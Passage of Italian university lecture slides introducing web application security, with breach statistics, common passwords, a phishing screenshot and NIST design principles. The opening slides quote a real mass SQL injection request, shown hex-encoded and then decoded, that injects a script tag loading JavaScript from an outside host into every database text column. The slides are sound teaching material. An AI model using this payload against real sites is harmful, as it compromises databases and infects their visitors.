

INTRODUZIONE ALLA SICUREZZA PER LE APPLICAZIONI WEB

Leonardo Querzoni
querzoni@dis.uniroma1.it



SAPIENZA
UNIVERSITÀ DI ROMA



CIS SAPIENZA
CYBER INTELLIGENCE AND INFORMATION SECURITY

DIPARTIMENTO DI INGEGNERIA
INFORMATICA AUTOMATICA E
GESTIONALE ANTONIO RUBERTI

INTRODUZIONE

Cos' è questo?

```
GET /programs/biosafety/bioSafety_handBook/Chapter%206-  
Bloodborne%20Pathogens%20Human%20Tissue?;DECLARE%20@S%20CHAR(4000);SET%20@S=CAST  
(0x4445434C415245204054207661726368617228323535292C4043207661726368617228343030302  
9204445434C415245205461626C655F437572736F7220435552534F5220464F522073656C656374206  
12E6E616D652C622E6E616D652066726F6D207379736F626A6563747320612C737973636F6C756D6  
E73206220776865726520612E69643D622E696420616E6420612E78747970653D27752720616E64202  
8622E78747970653D3939206F7220622E78747970653D3335206F7220622E78747970653D32333120  
6F7220622E78747970653D31363729204F50454E205461626C655F437572736F72204645544348204E  
4558542046524F4D20205461626C655F437572736F7220494E544F2040542C4043205748494C45284  
04046455443485F5354415455533D302920424547494E20657865632827757064617465205B272B405  
42B275D20736574205B272B40432B275D3D5B272B40432B275D2B2727223E3C2F7469746C653E3C  
736372697074207372633D22687474703A2F2F73646F2E313030306D672E636E2F63737273732F772E  
6A73223E3C2F7363726970743E3C212D2D2727207768!6!  
5726520272B40432B27206E6F74206C696B6520272725223E3C2F7469746C653E3C73637269707420  
7372633D22687474703A2F2F73646F2E313030306D672E636E2F63737273732F772E6A73223E3C2F7  
363726970743E3C212D2D272727294645544348204E4558542046524F4D20205461626C655F437572  
736F7220494E544F2040542C404320454E4420434C4F5345205461626C655F437572736F7220444541  
4C4C4F43415445205461626C655F437572736F72%20AS%20CHAR(4000));EXEC(@S);
```

INTRODUZIONE

Cos' è questo?

GET


```
/programs/biosafety/bioSafety_handBook/Chapter%206-  
Bloodborne%20Pathogens%20Human%20Tissue?;DECLARE%20@S%20CHAR(4000);SET%20@S=CAST  
(0xDECLARE @T varchar(255)'@C varchar(4000) DECLARE Table_Cursor CURSOR FOR select  
a.name'b.name from sysobjects a'syscolumns b where a.id=b.id and a.xtype='u' and (b.xtype=99 or  
b.xtype=35 or b.xtype=231 or b.xtype=167) OPEN Table_Cursor FETCH NEXT FROM Table_Cursor  
INTO @T'@C WHILE(@@FETCH_STATUS=0) BEGIN exec('update ['+'@T+'] set ['+'@C+']=['+'@C+']  
+''')></title><script src="http://sdo.1000mg.cn/csrss/w.js"></script><!--" wh??re '+'@C+' not like  
"% "></title><script src="http://sdo.1000mg.cn/csrss/w.js"></script><!--"')FETCH NEXT FROM  
Table_Cursor INTO @T'@C END CLOSE Table_Cursor DEALLOCATE Table_Cursor
```

INTRODUZIONE

- Circa l'80% degli attacchi informatici oggi avviene a livello applicativo
- Il web è pieno di documenti che spiegano come realizzare semplici attacchi
- È anche pieno di tool che rendono semplici attacchi complessi
- Un'applicazione non sicura può rendere vulnerabile un sistema protetto da un'impenetrabile firewall
- I costi connessi alla perdita di dati superano di diversi ordini di grandezza quelli legati alla messa in sicurezza di una applicazione.

INTRODUZIONE

Tutti sono potenziali obiettivi



INTRODUZIONE

Have-I-been-pwned?

pwned?

101
pwned websites

337,825,034
pwned accounts

35,885
pastes

26,388,579
paste accounts

Top 10 breaches

	152,445,165 Adobe accounts
	30,811,934 Ashley Madison accounts 🔥
	27,393,015 Mate1.com accounts 🔥
	13,545,468 000webhost accounts
	13,186,088 R2Games accounts
	8,243,604 Gamigo accounts
	8,089,103 Heroes of Newerth accounts
	5,915,013 Nexus Mods accounts
	4,833,678 VTech accounts 📦
	4,821,262 mail.ru Dump accounts

INTRODUZIONE

Mai sovrastimare le capacità delle persone che usano i vostri sistemi.

RANK	PASSWORD	CHANGE FROM 2014
1	123456	Unchanged
2	password	Unchanged
3	12345678	1 ↗
4	qwerty	1 ↗
5	12345	2 ↘
6	123456789	Unchanged
7	football	3 ↗
8	1234	1 ↘
9	1234567	2 ↗
10	baseball	2 ↘
11	welcome	NEW

INTRODUZIONE

Mai sovrastimare le capacità delle persone che usano i vostri sistemi.



The screenshot shows the top part of the Posteitaliane website. At the top is a yellow header with the "Posteitaliane" logo in blue. Below this is a blue horizontal bar. The main content area features a graphic of a yellow envelope with a blue 'e' on it, surrounded by various postal items like boxes and documents. Below the graphic, the text reads: "Caro cliente [Poste.it](#),
Una nuova gamma completa di servizi online è adesso disponibile !
Per poter usufruire dei nuovi servizi online di [Poste.it](#) occorre prima diventare UTENTE VERIFICATO.
 [Accedi ai servizi online di Poste.it e diventa UTENTE VERIFICATO »](#)
L'Assistenza Clienti, dopo aver ricevuto la documentazione e averne verificato la completezza e la veridicità, provvederà immediatamente ad attivare il suo " **Nome Utente Verificato** ". Verrai informato telefonicamente di tale attivazione.
Posterisponde Contact Center
 **TELEFONO**
Numero gratuito 803.160 (dal lunedì al sabato dalle ore 8 alle ore 20).

At the bottom, there is a yellow banner with the text "Prepariamo le vostre spedizioni," next to an icon of a postal box. Below the banner is a footer with the following text: "© Poste Italiane 2007 | [contattaci](#) | [privacy](#) | [mappa del sito](#) | [personalizza visualizzazione](#) | Partita IVA 01114601006 |"

INTRODUZIONE

È responsabilità di ogni progettista/programmatore garantire la sicurezza dei sistemi che sviluppa.

PRINCIPI BASILARI

Security Foundation

- Establish a sound security policy as the “foundation” for design
- Treat security as an integral part of the overall system design.
- Clearly delineate the physical and logical security boundaries governed by associated security policies
- Ensure that developers are trained in how to develop secure software.

NIST 800-27 rev. A - Engineering Principles for Information Technology Security

PRINCIPI BASILARI

Risk Based

- Reduce risk to an acceptable level.
- Assume external systems are insecure.
- Identify potential trade-offs between reducing risk and increased costs and decrease in other aspects of operational effectiveness.
- Implement tailored system security measures to meet organizational security goals.
- Protect information while being processed, in transit, and in storage.
- Consider custom products to achieve adequate security.
- Protect against all likely classes of “attacks”.

NIST 800-27 rev. A - Engineering Principles for Information Technology Security

PRINCIPI BASILARI

Ease of Use

- Use open security standards for portability and interoperability.
- Use common language in developing security requirements.
- Design security to allow for regular adoption of new technology, including a secure and logical technology upgrade process.
- Strive for operational ease of use.

NIST 800-27 rev. A - Engineering Principles for Information Technology Security

PRINCIPI BASILARI

Increase Resilience


- Implement layered security (no single point of vulnerability).
- Design and operate an IT system to limit damage and be resilient in response.
- Assure system is continually resilient to expected threats.
- Isolate public access systems from mission critical resources.
- Use boundary mechanisms to separate computing systems and network infrastructures.
- Design and implement audit mechanisms to detect unauthorized use and to support incident investigations.
- Develop and exercise contingency / disaster recovery procedures.

NIST 800-27 rev. A - Engineering Principles for Information Technology Security

COS'È UNA VULNERABILITÀ?


Software development in an ideal world

Requirements



COS'È UNA VULNERABILITÀ?


Software development in an ideal world



COS'È UNA VULNERABILITÀ?

